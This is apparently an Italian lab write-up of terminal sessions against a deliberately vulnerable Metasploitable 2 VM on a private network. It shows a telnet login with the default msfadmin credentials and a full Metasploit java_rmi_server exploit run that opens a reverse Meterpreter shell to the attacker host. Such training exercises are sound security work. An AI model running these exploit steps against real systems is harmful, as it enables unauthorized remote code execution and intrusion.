|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|                                          \x0a\x0a\x0aW
arning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfad
min to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > ls
[*] exec: ls

Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
```




```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:07:11 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

# JAVA_RMI




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

seamsf6 > search java_rmi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                         normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server         2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configu
ration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code E
xecution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization P
rivilege Escalation
```


Ora effettuiamo i precedenti passaggi per poter utilizzare l’exploit JAVA_RMI



```
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/j
use exploit/multi/misc/java_jdwp_debugger
use exploit/multi/misc/java_jmx_server
use exploit/multi/misc/java_rmi_server
use exploit/multi/misc/jboss_remoting_unified_invoker_rce
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait f
                                         or the payload request
   RHOSTS                      yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface t
                                         o listen on. This must be an address
                                         on the local machine or 0.0.0.0 to li
                                         sten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connection
                                         s
   SSLCert                     no        Path to a custom SSL certificate (def
                                         ault is randomly generated)
   URIPATH                     no        The URI to use for this exploit (defa
                                         ult is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port
```



```
Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set lhosts 192.168.50.100
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait f
                                         or the payload request
   RHOSTS     192.168.50.101   yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface t
                                         o listen on. This must be an address
                                         on the local machine or 0.0.0.0 to li
                                         sten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connection
                                         s
   SSLCert                     no        Path to a custom SSL certificate (def
                                         ault is randomly generated)
   URIPATH                     no        The URI to use for this exploit (defa
                                         ult is random)
```



```
Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/y2pYK0ttz
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.101:43709) at 2024-01-16 10:33:54 +0100

meterpreter > ifconfi
[-] Unknown command: ifconfi
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:ec94
IPv6 Netmask : ::
```